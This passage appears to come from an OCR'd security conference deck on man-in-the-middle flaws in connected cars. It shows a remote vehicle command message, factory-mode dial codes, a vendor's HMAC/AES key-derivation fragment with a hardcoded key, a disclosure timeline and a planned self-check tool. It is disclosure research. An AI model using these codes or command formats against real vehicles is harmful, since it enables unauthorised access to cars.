


```
{
  "protocol_ver": "2.0",
  "msg_id": "1065862[redacted]9",
  "target_id": "L1NNS[redacted]5",
  "service_type": 4,
  "msg_type": 2,
  "msg_content": {
    "cmd_type": 3,
    "cmd_value": 0
  }
}
```

PART 05

Security Response

Factory Mode – AES Enhancement


[redacted]

*#9995*111#*

- Using unique device ID and fixed bytes to generate hmac


```
hmac =
hmac.new(b'\x03U\x0f\xf7\xf7\x02`\x01Q\xd5hn\xb8\x
e4y6', HardwareID, hashlib.sha512)
```

- AES CTR encryption with hmac as key and iv, time to be encrypted

```
    aes_iv = hmac[32:48]
    aes_key = hmac[0:32]
     a0 = ((current_time >> 12) & 0xFF)
    a1 = ((current_time >> 4) & 0xFF)
    a2 = ((current_time & 0xF) << 4) | (0x03 & 0xF)
aes_out = bytes([a0, a1, a2]
```

*#0000*10000*01344103#*

Timeline



Model A: Release (2018) → Vuln A Undiscovered → Vuln A Discovered (Sept, 2021) → Fix (Early, 2022) → Discontinued

Model B: Release (2019) → Vuln A Does Not Affect → Vuln B Undiscovered → Vuln B Discovered (Oct, 2024) → Fix

Model C: Release (2021) → Vuln B Undiscovered → Vuln B Discovered (Oct, 2024) → Fix

PART 06

Future Work

Limitations

- We don’t have enough cars to evaluate the landscape of MiTM vulnerabilities, so we call for community to contribute
- Current procedures are still too complicated for those who only have very basic programming knowledge

Open tool source for security community

Find **MiTM** vulnerabilities on your own!!

Feature list:

- Check APP certificate trust settings
- Decrypt the traffic and generate PoC by replay

Ethnical issue:

- For self-check only, no attack purpose will be provided

Stay tuned: sigvoid.com/news

Special Acknowledgement

# Gorgias Li

- A dedicated, hardcore security researcher
- He contributed a lot to our project

Thank you !

Any Question?

Yingjiecao[at]protonmail.com
Twitter: @YinJai_c